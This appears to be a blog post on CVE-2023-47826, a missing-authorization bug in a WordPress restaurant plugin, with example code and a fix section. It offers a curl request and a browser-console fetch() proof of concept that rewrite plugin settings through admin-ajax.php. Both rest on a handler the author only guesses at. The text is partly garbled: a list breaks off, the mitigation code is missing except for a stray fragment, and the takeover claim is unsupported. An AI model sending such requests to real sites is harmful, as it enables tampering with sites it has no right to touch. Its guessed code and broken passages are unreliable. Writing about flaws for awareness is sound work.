---
Introduction

In late 2023, a serious vulnerability—CVE-2023-47826—was identified in the popular "Restaurant & Cafe Addon for Elementor" WordPress plugin by NicheAddons. This bug impacts versions up to 1.5.3 and comes from missing authorization checks in the plugin’s code. Basically, it means that attackers can perform actions or access sensitive data without needing to login or have special permissions.
If your website uses this plugin, read on to understand what went wrong, see some example exploit code, and learn how to protect your WordPress site.
Summary
*CVE-2023-47826* is a “Missing Authorization” vulnerability. That means certain plugin features don’t check if a visitor is authorized (has permission) to take an action. As a result, low-privilege users—or even anonymous visitors—can potentially access admin-level features or sensitive information.
Affected plugin:
NicheAddons Restaurant & Cafe Addon for Elementor
Versions affected: n/a through 1.5.3
Patched in: _No patch as of time of publication. Check plugin for updates!_
How Does This Vulnerability Happen?
Looking at plugin code, certain endpoints or handlers simply do not verify user privileges. For instance, AJAX actions often forget to call current_user_can() or use WordPress nonces.
A typical plugin file might have something like
add_action('wp_ajax_na_save_settings', 'na_save_settings_handler');
function na_save_settings_handler() {
    // BAD: missing user checks!
    $settings = $_POST['settings'];
    update_option('na_settings', $settings);
    echo 'success';
    wp_die();
}
Here, ANYONE who can send an authenticated AJAX request (and sometimes even unauthenticated with wp_ajax_nopriv_) could change these plugin settings.
Exploit Details
Let’s see how an attacker can exploit this. (Educational use only! Do not exploit this bug on sites you don’t own.)
Suppose the vulnerable endpoint is accessible over AJAX, located at /wp-admin/admin-ajax.php with action na_save_settings.
An attacker could craft a curl request or use browser dev tools to send a POST request with their own settings, like:
curl -X POST "https://victim-site.com/wp-admin/admin-ajax.php"; \
  -d "action=na_save_settings" \
  -d "settings[restaurant_name]=Hacked Resto"
If there’s no auth check, the plugin blindly updates options with whatever the attacker submits. Imagine this being used to:
Custom HTML content (possible XSS attacks)
It depends on what’s stored in plugin options and what actions are exposed.
Here’s a simple PHP/JS code snippet as a PoC to exploit the vulnerable endpoint (if it exists)
// Run this in your browser console
fetch('/wp-admin/admin-ajax.php', {
  method: 'POST',
  body: new URLSearchParams({
    action: 'na_save_settings',
    'settings[restaurant_name]': 'HACKED BY CVE-2023-47826'
  }),
  credentials: 'include'
})
.then(res => res.text())
.then(console.log);
Update Plugin:
Check the plugin page or NicheAddons developer site for updates. As of June 2024, a fix may not yet be available.
wp_die('Unauthorized user');
}
Monitor:
Regularly scan your WordPress site for known vulnerabilities using free plugins like Wordfence or WPScan.
References & Further Reading
- Official WordPress Plugin Page
- WPScan Entry for CVE-2023-47826 (if available)
- CVE Record on NVD
- WordPress Handbook: Plugin Security
- OWASP: Access Control Cheat Sheet
Conclusion
CVE-2023-47826 is a textbook example of why authorization checks are critical in WordPress plugins. Website owners who use “Restaurant & Cafe Addon for Elementor” should audit their sites, check for updates, and apply fixes as needed. The vulnerability leaves sensitive restaurant and cafe website information at risk or even allows a full site takeover.
Stay Safe! Always follow secure coding best practices and keep your plugins updated.
*This post is exclusive for educational and awareness purposes only. Do not exploit vulnerabilities on systems you do not own or have explicit authorization to test.*
Timeline
Published on: 12/09/2024 13:15:31 UTC